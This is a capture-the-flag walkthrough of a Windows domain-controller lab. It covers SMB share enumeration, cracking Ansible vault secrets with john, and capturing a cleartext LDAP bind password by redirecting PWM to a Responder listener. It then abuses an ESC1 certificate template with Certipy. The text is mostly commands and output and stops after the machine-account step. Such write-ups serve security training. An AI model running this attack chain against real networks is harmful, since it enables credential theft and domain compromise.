According to the preliminary Nmap scan, the host is a Windows machine acting also as a domain controller. Interestingly there are also some HTTP services and Apache TomCat at port 8443. Otherwise the services are the usual Domain services, LDAP, Kerberos etc.
User flag
sudo nmap -A -p 80,8443 10.129.229.56

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 21:50 EET
Nmap scan report for 10.129.229.56
Host is up (0.035s latency).

PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
8443/tcp open ssl/http Apache Tomcat (language: en)
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2025-01-26T21:41:40
|_Not valid after: 2027-01-29T09:20:04
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
Port 8443 requires the use of TLS. Once connected, we find PWM service running in open configuration mode:

But we do not have creds for the service. Enumerating the host and Active Directory further, we can retrieve a list of shares with Enum4Linux:
enum4linux -a -u guest -p '' 10.129.229.56

//10.129.229.56/ADMIN$  Mapping: DENIED Listing: N/A Writing: N/A
//10.129.229.56/C$      Mapping: DENIED Listing: N/A Writing: N/A
//10.129.229.56/Department Shares       Mapping: OK Listing: DENIED Writing: N/A
//10.129.229.56/Development     Mapping: OK Listing: OK Writing: N/A
Development Share sound interesting and attracts anyone’s attention. The share has few interesting files:
impacket-smbclient guest@10.129.229.56
**Enter empty password**

use Development

cd /Automation/Ansible/PWM/defaults
ls
drw-rw-rw-          0  Fri Mar 17 15:37:52 2023 .
drw-rw-rw-          0  Fri Mar 17 15:37:52 2023 ..
-rw-rw-rw-       1591  Mon Apr 24 01:51:38 2023 main.yml

cd /Automation/Ansible/PWM/templates
ls
drw-rw-rw-          0  Fri Mar 17 15:37:52 2023 .
drw-rw-rw-          0  Fri Mar 17 15:37:52 2023 ..
-rw-rw-rw-        422  Fri Mar 17 15:37:52 2023 context.xml.j2
-rw-rw-rw-        388  Fri Mar 17 15:37:52 2023 tomcat-users.xml.j2
From these paths we can find two notable things: Ansible vault for PWM secrets (main.yml) and the credentials for the TomCat instance (tomcat-users.xml.j2).
The Ansible secrets from the vault can be retrieved. Using instructions from https://ppn.snovvcrash.rocks/pentest/infrastructure/devops/ansible and https://exploit-notes.hdks.org/exploit/cryptography/algorithm/ansible-vault-secret/ this becomes a breeze.
ansible2john vault_1.vault > vault_1.hash

**repeat for all 3 secrets**

john *.hash
<snip>
Proceeding with wordlist:/usr/share/john/password.lst
<REDACTED>         (vault_2.vault)
<REDACTED>         (vault_1.vault)
<REDACTED>         (vault_3.vault)
Thus we now can use Ansible-vault to reveal the passwords:

The original “vault_x.vault” files now contain the passwords in cleartext:

With the password it is possible to login to the PWM service. The user login does not work, but we are able to access to the Configuration manager and Configuration editor.
The Configuration Manager has an interesting message. We can retrieve the LDAP username from the error.

Sadly, the password is not stored in cleartext in the configuration files. However, as LDAP passwords are sent in cleartext when using simple blinds, we can easily steal the password. First the configuration of the app has to be changed. We want the service to be reaching out to the attack box (by modifying the LDAP URLs value):

After this we want to launch Responder on the attack box (https://github.com/SpiderLabs/Responder, should be also included in Kali by default) and set it to listen to the network interface of the VPN. Once we have done this, we simply click on “test LDAP profile” and catch the credentials:

We can also retrieve the credentials by capturing traffic with Wireshark. Filtering with “ldap” is the simplest way find the correct packet:

The creds work for Evil-WinRM: get the user flag from the Desktop of the user.

Root flag
I quickly enumerated the user account, but no interesting groups or privileges were found. With working creds we can retrieve Active Directory data and ingest it to Bloodhound:
bloodhound-python -d authority.htb -u svc_ldap -c all -ns 10.129.108.131

**Enter password**

<snip>
INFO: Found 5 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: authority.authority.htb
<snip>
There are no Kerberoastable or AS-REP roastable accounts in the AD. Neither are there any dangerous user-to-user edges that could be exploited. Here I ran into some hours of pointless enumeration and analysis, but no more of that.
Active Directory has a feature Certification Services. There are many papers and resources that prove the service can be abused, for example https://www.crowdstrike.com/wp-content/uploads/2023/12/investigating-active-directory-certificate-abuse.pdf and https://www.nccgroup.com/au/research-blog/defending-your-directory-an-expert-guide-to-fortifying-active-directory-certificate-services-adcs-against-exploitation/. Recalling from the past enumeration, PWM was communicating over SSL to the Domain Controller. This sparked an idea, what if there are vulnerable certs available?
As the certificate abuse is a known technique for escalation, there are many tools to use. My personal pick is https://github.com/ly4k/Certipy. I recommend reading the docs to understand what the tool does.
certipy-ad find -u 'svc_ldap' -p '<redacted>' -dc-ip 10.129.246.236 -vulnerable -stdoutCertipy v4.8.2 - by Oliver Lyak (ly4k)
<snip>
[!] Vulnerabilities
ESC1 : 'AUTHORITY.HTB\Domain Computers' can enroll, enrollee supplies subject and template allows client authenticationA vulnerable template is found. To further check, there are conditions to be met for ESC1 to work:
Template Name                       : CorpVPN
<snip>
Enabled                             : True
Client Authentication               : True
<snip>
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
<snip>
Requires Manager Approval           : False
<snip>
Authorized Signatures Required      : 0
<snip>
Permissions
  Enrollment Permissions
    Enrollment Rights               : AUTHORITY.HTB\Domain Computers
<snip>
Theoretically (and in practice), any computer account can request a certificate on behalf of the Domain Admin user. Why, you might wonder. This is because we can request a certificate for the account, but also supply a UPN (User Principal Name) along with the request.

Thus, to abuse the cert, we need to first add a vulnerable machine account. For this to be successful, we must have an user account with SeMachineAccountPrivilege enabled. Luckily svc_ldap has it.

The domain attribute MachineAccountQuota must be set to more than 0 in order for the exploit to work. The default value is 10. In a CTF environment it is acceptable to not verify the value and just go with trial and error.

And just to verify the machine creation was successful:
 Esa Kontio